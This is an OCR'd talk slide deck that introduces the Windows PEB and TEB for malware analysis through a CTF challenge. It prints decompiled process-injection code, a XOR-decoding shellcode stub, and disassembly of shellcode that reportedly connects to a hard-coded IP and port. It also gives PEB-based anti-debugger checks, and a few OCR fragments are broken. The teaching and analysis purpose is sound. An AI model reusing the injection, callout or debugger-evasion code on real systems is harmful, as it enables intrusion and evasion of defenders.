



INTRO TO PEB FOR MALWARE DEV/ANALYSIS

LUCA ‘FELD’ PALUMBO

CTFZone

CHALLENGE: C2MMUNICATION

FLAG: <IP:PORT>



Well, no doubts now

MAIN FUNCTION

- Decompiled with IDA
- Copies bytes from buffer in rodata to local buffer (via SIMD instructions)
- Then inject code to a target process

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  _BYTE *v4; // r8
  _OWORD *v5; // rax
  __int64 v6; // rcx
  __int128 v7; // xmm0
  __int128 v8; // xmm1
  __int128 v9; // xmm0
  __int128 v10; // xmm1
  __int128 v11; // xmm0
  __int128 v12; // xmm1
  __int128 v13; // xmm0
  __int128 v14; // xmm1
  __int64 v15; // rcx
  __int128 v16; // xmm1
  int v17; // eax
  DWORD v18; // eax
  HANDLE p; // rdi
  void *pointer; // rbx
  _BYTE Buffer[560]; // [rsp+40h] [rbp-248h] BYREF

  v4 = Buffer;
  v5 = &shellcode;
  v6 = 4;
  do
  {
    v4 += 128;
    v7 = *v5;
    v8 = v5[1];
    v5 += 8;
    *((_OWORD *)v4 - 8) = v7;
    v9 = *(v5 - 6);
    *((_OWORD *)v4 - 7) = v8;
    v10 = *(v5 - 5);
    *((_OWORD *)v4 - 6) = v9;
    v11 = *(v5 - 4);
    *((_OWORD *)v4 - 5) = v10;
    v12 = *(v5 - 3);
    *((_OWORD *)v4 - 4) = v11;
    v13 = *(v5 - 2);
    *((_OWORD *)v4 - 3) = v12;
    v14 = *(v5 - 1);
    *((_OWORD *)v4 - 2) = v13;
    *((_OWORD *)v4 - 1) = v14;
    --v6;
  }
  while ( v6 );
  v15 = *((_QWORD *)v5 + 4);
  v16 = v5[1];
  *(_OWORD *)v4 = *v5;
  *((_OWORD *)v4 + 1) = v16;
  *((_QWORD *)v4 + 4) = v15;
  v17 = unknown_libname_27(argv[1]);
  sub_140001010("Injecting to PID: %i", v17);
  v18 = unknown_libname_27(argv[1]);
  p = OpenProcess(0x1FFFFFu, 0, v18);
  pointer = VirtualAllocEx(p, 0, 0x228u, 0x3000u, 0x40u);
  WriteProcessMemory(p, pointer, Buffer, 0x228u, 0);
  CreateRemoteThread(p, 0, 0, (LPTHREAD_START_ROUTINE)pointer, 0, 0, 0);
  CloseHandle(p);
  return 0;
}
```


PROCESS CODE INJECTION

- Common pattern:
- Open process
- Allocate new memory to the process
- Write shellcode to remote process
- Create thread on remote process

```
  v17 = unknown_libname_27(argv[1]);
  sub_140001010("Injecting to PID: %i", v17);
  v18 = unknown_libname_27(argv[1]);
  p = OpenProcess(0x1FFFFFu, 0, v18);
  pointer = VirtualAllocEx(p, 0, 0x228u, 0x3000u, 0x40u);
  WriteProcessMemory(p, pointer, Buffer, 0x228u, 0);
  CreateRemoteThread(p, 0, 0, (LPTHREAD_START_ROUTINE)pointer, 0, 0, 0);
  CloseHandle(p);
  return 0;
}
```

DUMP SHELLCODE

- Xor itself against a hardcoded value
- I wrote a script to unravel the real shellcode



```
.rdata:0000000014001E451 ; __int64 shellcode_start()
.rdata:0000000014001E451 shellcode_start proc far
.rdata:0000000014001E451                 xor     ecx, ecx
.rdata:0000000014001E453                 sub     rcx, 0FFFFFFFFFFFFFFC0h
.rdata:0000000014001E45A                 lea     rax, shellcode
.rdata:0000000014001E461                 mov     rbx, 0E64DDC02B7BACB6Fh
.rdata:0000000014001E46B
.rdata:0000000014001E46B loc_14001E46B:                          ; CODE XREF: shellcode_start+24↓j
.rdata:0000000014001E46B                 xor     [rax+27h], rbx
.rdata:0000000014001E46F                 sub     rax, 0FFFFFFFFFFFFFFF8h
.rdata:0000000014001E475                 loop    loc_14001E46B
.rdata:0000000014001E477                 xchg    eax, ebx
.rdata:0000000014001E478                 cmp     dword ptr [rcx], 53h ; 'S'
.rdata:0000000014001E47B                 repne xor al, 81h
.rdata:0000000014001E47E                 out     6Fh, al
.rdata:0000000014001E480                 retf
.rdata:0000000014001E480 shellcode_start endp
.rdata:0000000014001E480
.rdata:0000000014001E480 ; ---------------------------------------------------------------------------
.rdata:0000000014001E481                 db 0FBh
.rdata:0000000014001E482                 db 0E6h
.rdata:0000000014001E483                 db  43h ; C
.rdata:0000000014001E484                 db  8Ch
.rdata:0000000014001E485                 db  1Fh
.rdata:0000000014001E486                 db 0B7h
.rdata:0000000014001E487                 db  39h ; 9
[...]
```

LAZY TOWN

```
seg000:0000000000000000 ; =============== S U B R O U T I N E =======================================
seg000:0000000000000000
seg000:0000000000000000 ; Attributes: fuzzy-sp
seg000:0000000000000000
seg000:0000000000000000 ; void sub_0()
seg000:0000000000000000 sub_0           proc near
seg000:0000000000000000
seg000:0000000000000000 var_38          = qword ptr -38h
seg000:0000000000000000
seg000:0000000000000000                 cld
seg000:0000000000000001                 and     rsp, 0FFFFFFFFFFFFFFF0h
seg000:0000000000000005                 call    sub_D6
seg000:000000000000000A                 push    r9
seg000:000000000000000C                 push    r8
seg000:000000000000000E                 push    rdx
seg000:000000000000000F                 push    rcx
seg000:0000000000000010                 push    rsi
seg000:0000000000000011                 xor     rdx, rdx
seg000:0000000000000014                 mov     rdx, gs:[rdx+60h]
seg000:0000000000000019                 mov     rdx, [rdx+18h]
seg000:000000000000001D                 mov     rdx, [rdx+20h]
seg000:0000000000000021
seg000:0000000000000021 loc_21:                                 ; CODE XREF: sub_0+D1↓j
seg000:0000000000000021                 movzx   rcx, word ptr [rdx+4Ah]
seg000:0000000000000026                 mov     rsi, [rdx+50h]
seg000:000000000000002A                 xor     r9, r9
seg000:000000000000002D
seg000:000000000000002D loc_2D:                                 ; CODE XREF: sub_0+3E↓j
seg000:000000000000002D                 xor     rax, rax
seg000:0000000000000030                 lodsb
seg000:0000000000000031                 cmp     al, 61h ; 'a'
seg000:0000000000000033                 jl      short loc_37
seg000:0000000000000035                 sub     al, 20h ; ' '
seg000:0000000000000037
seg000:0000000000000037 loc_37:                                 ; CODE XREF: sub_0+33↑j
seg000:0000000000000037                 ror     r9d, 0Dh
[...]
```

seg000:0000000000000000;
seg000:0000000000000000;+----------

----------+
seg000:0000000000000000
PASTED was
The

L Dimmi a che IP si collega questo shellcode.
E' per una challenge

Risposta: Lo shellcode si collega all'IP `18.19.91.81` sulla porta `47873`

But what did the shellcode do?

We will come back to the challenge later

PEB: PROCESS ENVIRONMENT BLOCK

- Process's user-mode representation
- Many of its entries are reserved and undocumented
- Interesting af: BeingDebugged entry

```
typedef struct _PEB {
  BYTE                          Reserved1[2];
  BYTE                          BeingDebugged;
  BYTE                          Reserved2[1];
  PVOID                         Reserved3[2];
  PPEB_LDR_DATA                 Ldr;
  PRTL_USER_PROCESS_PARAMETERS  ProcessParameters;
  PVOID                         Reserved4[3];
  PVOID                         AtlThunkSListPtr;
  PVOID                         Reserved5;
  ULONG                         Reserved6;
  PVOID                         Reserved7;
  ULONG                         Reserved8;
  ULONG                         AtlThunkSListPtr32;
  PVOID                         Reserved9[45];
  BYTE                          Reserved10[96];
  PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;
  BYTE                          Reserved11[128];
  PVOID                         Reserved12[1];
  ULONG                         SessionId;
} PEB, *PPEB;
```

TEB: THREAD ENVIRONMENT BLOCK

- Stores information about the currently running thread
- It matters cause it has a pointer to PEB

```
typedef struct _TEB {
  PVOID Reserved1[12];
  PPEB  ProcessEnvironmentBlock;
  PVOID Reserved2[399];
  BYTE  Reserved3[1952];
  PVOID TlsSlots[64];
  BYTE  Reserved4[8];
  PVOID Reserved5[26];
  PVOID ReservedForOle;
  PVOID Reserved6[4];
  PVOID TlsExpansionSlots;
} TEB, *PTEB;
```

HOW TO ACCESS TEB/PEB

- TEB address il always stored into gs register (of fs for 32 bit system)
- You can use intrinsics or directly __asm{ mov eax, fs:[0x30]}
-

```
int __fastcall main(int argc, const char **argv, const
char **envp)
{
  printf("PEB Address: %p\n", NtCurrentPeb());
  return 0;
}
```

```
#inclu
#inclu
#inclu

#ifdef _WIN64
#include <intrin.h>
#pragma intrinsic(__readgsqword)
#endif

int main() {
#ifdef _WIN64
  // x64: leggi direttamente gs:[0x60]
    PVOID peb = (PVOID)__readgsqword(0x60);
#else
    // x86: leggi direttamente fs:[0x30]
    PVOID peb = (PVOID)__readfsdword(0x30);
#endif

    printf("PEB Address: %p\n", peb);
    PPEB pPEB = (PPEB)peb;
    return 0;
}
```

ANTI-DEBUGGER

```
// method 1
printf("1. BeingDebugged: %d\n", pPEB→BeingDebugged);
// should be 0
```


```
//method 2
DWORD ntGlobalFlag = *(PDWORD)((PBYTE)pPEB + 0×BC);
printf("2. NtGlobalFlag: 0x%08X\n", ntGlobalFlag);
// should be 0
if (ntGlobalFlag & 0×10) printf("    - FLG_HEAP_ENABLE_TAIL_CHECK\n");
if (ntGlobalFlag & 0×20) printf("      - FLG_HEAP_ENABLE_FREE_CHECK\n");
if (ntGlobalFlag & 0×40) printf("      - FLG_HEAP_VALIDATE_PARAMETERS\n");
```

```
//method 3
processHeap = *(PVOID*)((PBYTE)pPEB + 0×30);
heapFlags = *(PDWORD)((PBYTE)processHeap + 0×70);
heapForceFlags = *(PDWORD)((PBYTE)processHeap + 0×74);
printf("3. Heap Flags: 0x%08X  ForceFlags: 0x%08X\n", heapFlags, heapForce);
// - Flags should be 0×2 (HEAP_GROWABLE)
// - ForceFlags should be 0×0
```

UNDOCUMENTED FIELDS … ?

VERGILIUS

HOME KERNELS ABOUT



